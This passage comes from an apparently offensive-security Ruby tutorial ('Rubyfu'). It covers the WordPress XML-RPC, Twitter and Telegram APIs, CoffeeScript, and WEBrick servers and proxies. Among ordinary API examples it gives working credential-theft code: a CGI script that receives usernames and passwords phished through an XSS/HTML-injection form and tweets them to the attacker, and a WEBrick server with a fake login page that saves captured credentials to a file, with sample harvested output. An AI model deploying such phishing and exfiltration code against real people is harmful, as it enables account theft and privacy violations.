
```
  "post_format"=>"standard",
  "terms"=>
   [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized", "term_group"=>"0"
, "term_taxonomy_id"=>"1", "taxonomy"=>"category", "description"=>"", "parent"=>"0", "c
ount"=>2, "filter"=>"raw"}],
  "custom_fields"=>[]},
 {"post_id"=>"1",
  "post_title"=>"Hello world!",
  "post_date"=>#<XMLRPC::DateTime:0x00000002735580 @day=1, @hour=17, @min=54, @month=11
, @sec=14, @year=2015>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x0000000226b130 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified"=>#<XMLRPC::DateTime:0x00000002268de0 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000021aea58 @day=1, @hour=17, @min=54, @
month=11, @sec=14, @year=2015>,
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"hello-world",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"Welcome to WordPress. This is your first post. Edit or delete it, th
en start writing!",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
  "guid"=>"http://172.17.0.2/?p=1",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>
   [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized", "term_group"=>"0"
, "term_taxonomy_id"=>"1", "taxonomy"=>"category", "description"=>"", "parent"=>"0", "c
ount"=>2, "filter"=>"raw"}],
  "custom_fields"=>[]}]
>>
>> # Create a new post!
>> post =
 | {
 |   "post_title"     => 'Rubyfu vs WP XML-RPC',
 |   "post_name"      => 'Rubyfu vs WordPress XML-RPC',
 |   "post_content"   => 'This is Pragmatic Rubyfu Post. Thanks for reading',
 |   "post_author"    => 2,
 |   "post_status"    => 'publish',
 |   "comment_status" => 'open'
 | }
=> {"post_title"=>"Rubyfu vs WP XML-RPC",
 "post_name"=>"Rubyfu vs WordPress XML-RPC",
 "post_content"=>"This is Pragmatic Rubyfu Post. Thanks for reading",
```

```
 "post_author"=>2,
 "post_status"=>"publish",
 "comment_status"=>"open"}
>> response = server.call("wp.newPost", 0, opts[:user], opts[:password], post)
=> "7"
>> # Retrieve created post
>> response =  server.call('wp.getPosts', 0, opts[:user], opts[:password], {"post_type"
 => "post", "post_status" => "published", "number" => "2", "offset" => "2"})
=> [{"post_id"=>"3",
  "post_title"=>"Auto Draft",
  "post_date"=>#<XMLRPC::DateTime:0x0000000225bcd0 @day=1, @hour=19, @min=22, @month=11
, @sec=29, @year=2015>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x00000002259a98 @day=1, @hour=19, @min=22, @mont
h=11, @sec=29, @year=2015>,
  "post_modified"=>#<XMLRPC::DateTime:0x0000000256b808 @day=1, @hour=19, @min=22, @mont
h=11, @sec=29, @year=2015>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000025695d0 @day=1, @hour=19, @min=22, @
month=11, @sec=29, @year=2015>,
  "post_status"=>"auto-draft",
  "post_type"=>"post",
  "post_name"=>"",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/?p=3",
  "guid"=>"http://172.17.0.2/?p=3",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>[],
  "custom_fields"=>[]},
 {"post_id"=>"1",
  "post_title"=>"Hello world!",
  "post_date"=>#<XMLRPC::DateTime:0x00000002617298 @day=1, @hour=17, @min=54, @month=11
, @sec=14, @year=2015>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x00000002615038 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified"=>#<XMLRPC::DateTime:0x000000025e6d28 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000025e4aa0 @day=1, @hour=17, @min=54, @
month=11, @sec=14, @year=2015>,
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"hello-world",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
```

```
  "post_content"=>"Welcome to WordPress. This is your first post. Edit or delete it, th
en start writing!",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
  "guid"=>"http://172.17.0.2/?p=1",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>
   [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized", "term_group"=>"0"
, "term_taxonomy_id"=>"1", "taxonomy"=>"category", "description"=>"", "parent"=>"0", "c
ount"=>3, "filter"=>"raw"}],
  "custom_fields"=>[]}]
...skipping...
  "post_format"=>"standard",
  "terms"=>[],
  "custom_fields"=>[]},
 {"post_id"=>"1",
  "post_title"=>"Hello world!",
  "post_date"=>#<XMLRPC::DateTime:0x00000002617298 @day=1, @hour=17, @min=54, @month=11
, @sec=14, @year=2015>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x00000002615038 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified"=>#<XMLRPC::DateTime:0x000000025e6d28 @day=1, @hour=17, @min=54, @mont
h=11, @sec=14, @year=2015>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000025e4aa0 @day=1, @hour=17, @min=54, @
month=11, @sec=14, @year=2015>,
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"hello-world",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"Welcome to WordPress. This is your first post. Edit or delete it, th
en start writing!",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
  "guid"=>"http://172.17.0.2/?p=1",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>
   [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized", "term_group"=>"0"
, "term_taxonomy_id"=>"1", "taxonomy"=>"category", "description"=>"", "parent"=>"0", "c
ount"=>3, "filter"=>"raw"}],
```

```
    "custom_fields"=>[]}]
```

and here is the new post



Source: [HOW TO PROGRAMATICALLY CONTROL WORDPRESS WITH RUBY USING XML-RPC]

More about [WordPress XML-RPC]

Twitter API

Dealing with Twitter's API is really useful for information gathering, taxonomy and social engineering. However, you have to have some keys and tokens in-order to interact with Twitter's APIs. To do so, please refer to the official Twitter development page.

- Install Twitter API gem

  ```
  gem install twitter
  ```


Basic Usage

rubyfu-tweet.rb

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'twitter'
require 'pp'

client = Twitter::REST::Client.new do |config|
        config.consumer_key        = "YOUR_CONSUMER_KEY"
        config.consumer_secret     = "YOUR_CONSUMER_SECRET"
        config.access_token        = "YOUR_ACCESS_TOKEN"
        config.access_token_secret = "YOUR_ACCESS_SECRET"
end

puts client.user("Rubyfu")                     # Fetch a user
puts client.update("@Rubyfu w00t! #Rubyfu")  # Tweet (as the authenticated user)
puts client.follow("Rubyfu")                   # Follow User (as the authenticated user)
puts client.followers("Rubyfu")                # Fetch followers of a user
puts client.followers                          # Fetch followers of current user
puts client.status(649235138585366528)         # Fetch a particular Tweet by ID
puts client.create_direct_message("Rubyfu", "Hi, I'm KINGSABRI")    # Send direct messa
ge to a particular user
```



Your turn, tweet to @Rubyfu using above example. Tweet your code and output to **@Rubyfu**.

Building Stolen Credentials notification bot

We're exploiting an XSS/HTML injection vulnerability and tricking users to enter there Username and Password. The idea is, We'll make a CGI script that takes that stolen credentials then tweet these credentials to us as notification or log system

```
#!/usr/bin/ruby -w

require 'cgi'
require 'uri'
require 'twitter'

cgi  = CGI.new
puts cgi.header

user = CGI.escape cgi['user']
pass = CGI.escape cgi['pass']
time = Time.now.strftime("%D %T")

client = Twitter::REST::Client.new do |config|
        config.consumer_key        = "YOUR_CONSUMER_KEY"
        config.consumer_secret     = "YOUR_CONSUMER_SECRET"
        config.access_token        = "YOUR_ACCESS_TOKEN"
        config.access_token_secret = "YOUR_ACCESS_SECRET"
end
client.user("KINGSABRI")

if cgi.referer.nil? or cgi.referer.empty?
    # Twitter notification | WARNING! It's tweets, make sure your account is protected!
!!
    client.update("[Info] No Referer!\n" + "#{CGI.unescape user}:#{CGI.unescape pass}")
else
    client.update("[Info] #{cgi.referer}\n #{CGI.unescape user}:#{CGI.unescape pass}")
end

puts ""
```

Telegram API

As we know that Telegram is a messaging app identifies users by their mobile number. Fortunately, Telegram has its own API -*Ruby has a wrapper gem for Telegram's Bot API* called *telegram-bot-ruby* - which allows you to Integrate with other services, create custom tools, build single- and multiplayer games, build social services, do virtually anything else; Do you smell anything evil here?

- Install telegram-bot gem

  ```
  gem install telegram-bot-ruby
  ```

- Basic usage


As many APIs, you have to get a token to deal with your bot. Here a basic usage

```
require 'telegram/bot'

token = 'YOUR_TELEGRAM_BOT_API_TOKEN'

Telegram::Bot::Client.run(token) do |bot|
  bot.listen do |message|
    case message.text
    when '/start'
      bot.api.send_message(chat_id: message.chat.id, text: "Hello, #{message.from.first
_name}")
    when '/stop'
      bot.api.send_message(chat_id: message.chat.id, text: "Bye, #{message.from.first_n
ame}")
    when '/rubyfu'
      bot.api.send_message(chat_id: message.chat.id, text: "Rubyfu, where Ruby goes eve
il!")
    end
  end
end
```

Once your run it, go to your telegram and find the bot and start chat with `/start`, try to send `/rubyfu`.



- Inline bots

If you got that evil smile from above example, you may thinking about interacting with your bots inline to call/@mention your bots and request more action from the bot(s).

```
require 'telegram/bot'

bot.listen do |message|
  case message
  when Telegram::Bot::Types::InlineQuery
    results = [
      Telegram::Bot::Types::InlineQueryResultArticle
        .new(id: 1, title: 'First article', message_text: 'Very interesting text goes h
ere.'),
      Telegram::Bot::Types::InlineQueryResultArticle
        .new(id: 2, title: 'Second article', message_text: 'Another interesting text he
re.')
    ]
    bot.api.answer_inline_query(inline_query_id: message.id, results: results)
  when Telegram::Bot::Types::Message
    bot.api.send_message(chat_id: message.chat.id, text: "Hello, #{message.from.first_n
ame}!")
  end
end
```

Resources

- A good topic about Quickly Create a Telegram Bot in Ruby can be found here.

- There are more usage and documentation for the gem and the API, and you can show us your evil code, and you can pull it in Rubyfu!
- Bot Revolution. Know your API or die hard.

Ruby 2 JavaScript

CoffeeScript

CoffeeScript is a programming language that transcompiles to JavaScript. It adds syntactic sugar inspired by Ruby, Python and Haskell in an effort to enhance JavaScript's brevity and readability.

Quick CoffeeScript Review

Here a quick how to if CoffeeScript in general

- Install CoffeScript lib

```
npm install -g coffee-script
```

- For live conversion

```
coffee --watch --compile script.coffee
```

Ruby CoffeScript gem

Ruby CoffeeScript gem is a bridge to the official CoffeeScript compiler.

- Install CoffeeScript gem

```
gem install coffee-script
```

- Convert CoffeeScript file to JavaScript

```ruby
#!/usr/bin/env ruby
require 'coffee-script'
if ARGF
  file = File.open("#{ARGV[0]}.js", 'a')
  file.write CoffeeScript.compile(ARGF.read)
end
```

Run it

```
ruby coffee2js.rb exploit.coffee
```

Opal

Opal is a Ruby to JavaScript source-to-source compiler. It also has an implementation of the Ruby corelib.

- Install Opal gem

  ```
  gem install opal opal-jquery
  ```

Ruby as Web Server and Proxy

Web Server

You can run Ruby as web server for any folder/file on any unused port, here's a oneliner code

```
ruby -run -e httpd /var/www/ -p 8000
```

or

```
require 'webrick'
server = WEBrick::HTTPServer.new :Port => 8000, :DocumentRoot => '/var/www/'
# WEBrick::Daemon.start   # Stating WEBRick as a daemon
server.start
```

HTTPS server

```
require 'webrick'
require 'webrick/https'

cert = [
  %w[CN localhost],
]

server = WEBrick::HTTPServer.new(:Port         => 8000,
                                 :SSLEnable    => true,
                                 :SSLCertName  => cert,
                                 :DocumentRoot => '/var/www/')
server.start
```

Advanced HTTP Server

During working on CVE-2016-4971(Wget) exploit, more advanced & custom behavior needed. Here is a web server with a fake login form that saves the collected credentials to a text file. This comes in handy when you don't need to make customizations on apache config or you don't have enough privileges to do so. It require no knowledge for web frameworks like Rails or Senatra.

```
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'webrick'

#
# Servlet: Is a Web Server with custom behavior class
# It's a subclass of WEBrick::HTTPServlet::AbstractServlet
#
```

```ruby
class RubyfuServlet < WEBrick::HTTPServlet::AbstractServlet

  # Control 'GET' request/response
  def do_GET(req, res)
    res.status = 200
    res['Content-Type']   = "text/html; charset=UTF-8"
    res['Server']         = "Rubyfu WebServer"
    res['Cache-Control']  = "no-store, no-cache,"
    res.body              = print_login(req)
  end

  private
  # Show login
  def print_login(req)
    html = %q{
      <center>
        <table cellpadding="3" border="1">
        <tr><td colspan="2"><center><h4><b>Enter your Username and Password</b></h4></c
enter></td></tr>
        <form method="POST" action="/login">
                <tr><td><strong><b>Username:</b></strong></td><td><input name="username
" type="text"></td></tr>
                <tr><td><strong><b>Password:</b></strong></td><td><input name="password
" type="password"></td></tr>
                <tr><td colspan="2"><center><h1><b><input type="submit" value="Login" /
></b></h1></center></td></tr>
        </form>
        </table>
      </center>
    }
  end

end

class Login < WEBrick::HTTPServlet::AbstractServlet

  # Control 'POST' request/response
  def do_POST(req, res)
    status, content_type, body = save_login(req)
    res.body  = body
  end

  # Save POST request
  def save_login(req)
    username, password = req.query['username'], req.query['password']

    if !(username && password).empty?
      # Print Credentials to console
      puts "\n-----[ START OF POST ]-----"
      puts "[+] #{username}:#{password}"
      puts "-----[ END OF POST ]-----\n\n"
      # Write Credentials to file
      File.open("credentials.txt", '+a') {|f| f.puts "#{username}:#{password}"}
```

```
      return 200, 'text/plain', 'Success! Thank you.'
    else
      puts "[!] Empty username and password."
      return 404, 'text/plain', 'Wrong username or password!'
    end

  end
end


begin
  port = ARGV[0]
  raise if ARGV.size < 1

  # Start Web Server
  puts "[+] Starting HTTP server on port: #{port}\n"
  server = WEBrick::HTTPServer.new(ServerName: "Rubyfu HTTP Server",
                                   Port: port,
                                   BindAddress: '0.0.0.0',
                                   AccessLog: [],
                                   Logger: WEBrick::Log.new(File.open(File::NULL, 'w'))
                                   )
  server.mount("/", RubyfuServlet)
  server.mount("/login", Login)
  trap "INT" do server.shutdown end
  server.start

rescue Exception => e
  puts "ruby #{__FILE__} <WEB_SERVER_PORT>" if ARGV.size < 1
  puts e, e.backtrace
  exit 0
end
```

Run it

```
ruby webrick-server.rb 8080
[+] Starting HTTP server on port: 8080

-----[ START OF POST ]-----
[+] admin:AdminPassw0rd@!
-----[ END OF POST ]-----


-----[ START OF POST ]-----
[+] support:Puppies
-----[ END OF POST ]-----

[!] Empty username and password.

-----[ START OF POST ]-----
[+] user1:12345678
-----[ END OF POST ]-----
```

You'll find credentials have been saved in 'credentials.txt'

References

- http://ruby-doc.org/stdlib-2.0.0/libdoc/webrick/rdoc/WEBrick.html
- https://www.igvita.com/2007/02/13/building-dynamic-webrick-servers-in-ruby/
- https://rubyit.wordpress.com/2011/07/25/basic-rest-server-with-webrick/
- https://gist.github.com/Integralist/2862917

Web Proxy

As we can run web server, we can run a proxy server, here's a oneliner code to run a web proxy server in ruby

```
ruby -r webrick/httpproxy -e 's = WEBrick::HTTPProxyServer.new(:Port => 8080, :RequestCallback => Proc.new{|req,res| puts req.request_line, req.raw_header}); trap("INT"){s.shutdown}; s.start'
```

Transparent Web Proxy

```ruby
require 'webrick'
require 'webrick/httpproxy'

handler = proc do |req, res|
  puts "[*] Request"
  puts req.inspect
  request = req.request_line.split
  puts "METHOD: "      + "#{request[0]}"
  puts "Request URL: " + "#{request[1]}"
  puts "Request path: "+ "#{req.path}"
  puts "HTTP: "        + "#{request[2]}"
  puts "Referer: "     + "#{req['Referer']}"
  puts "User-Agent: "  + "#{req['User-Agent']}"
  puts "Host: "        + "#{req['Host']}"
  puts "Cookie: "      + "#{req['Cookie']}"
  puts "Connection: "  + "#{req['Connection']}"
  puts "Accept: "      + "#{req['accept']}"
  puts "Full header: " + "#{req.header}"
  puts "Body: "        + "#{req.body}"
  puts "----------[END OF REQUEST]----------"
  puts "\n\n"

  puts "[*] Response"
  puts res.inspect
  puts "Full header: " + "#{res.header}"
  puts "Body: " + "#{res.body}"
  puts "----------[END OF RESPONSE]----------"
  puts "\n\n\n"
end

proxy = WEBrick::HTTPProxyServer.new Port: 8000,
                                     ServerName: "RubyFuProxyServer",
                                     ServerSoftware: "RubyFu Proxy",
                                     ProxyContentHandler: handler

trap 'INT'  do proxy.shutdown end

proxy.start
```

Transparent Web Proxy with Authentication

Well, it was great to know that building a proxy server is that easy. Now we need to Force authentication to connect to the proxy server

To enable authentication for requests in WEBrick you will need a user database and an authenticator. To start, here's a htpasswd database for use with a DigestAuth authenticator:

The `:Realm` is used to provide different access to different groups across several resources on a server. Typically you'll need only one realm for a server.

```
#!/usr/bin/env ruby
require 'webrick'
require 'webrick/httpproxy'

# Start creating the config
config = { :Realm => 'RubyFuSecureProxy' }
# Create an htpasswd database file in the same script path
htpasswd = WEBrick::HTTPAuth::Htpasswd.new 'rubyfuhtpasswd'
# Set authentication type
htpasswd.auth_type = WEBrick::HTTPAuth::DigestAuth
# Add user to the password config
htpasswd.set_passwd config[:Realm], 'rubyfu', 'P@ssw0rd'
# Flush the database (Save changes)
htpasswd.flush
# Add the database to the config
config[:UserDB] = htpasswd
# Create a global DigestAuth based on the config
@digest_auth = WEBrick::HTTPAuth::DigestAuth.new config


# Authenticate requests and responses
handler = proc do |request, response|
  @digest_auth.authenticate request, response
end


proxy = WEBrick::HTTPProxyServer.new Port: 8000,
                                     ServerName: "RubyFuSecureProxy",
                                     ServerSoftware: "RubyFu Proxy",
                                     ProxyContentHandler: handler

trap 'INT'  do proxy.shutdown end

proxy.start
```

If you do it right, you'll get an authentication pop-up in your browser just like below.



References

- https://www.fedux.org/articles/2015/04/11/setup-a-proxy-with-ruby.html
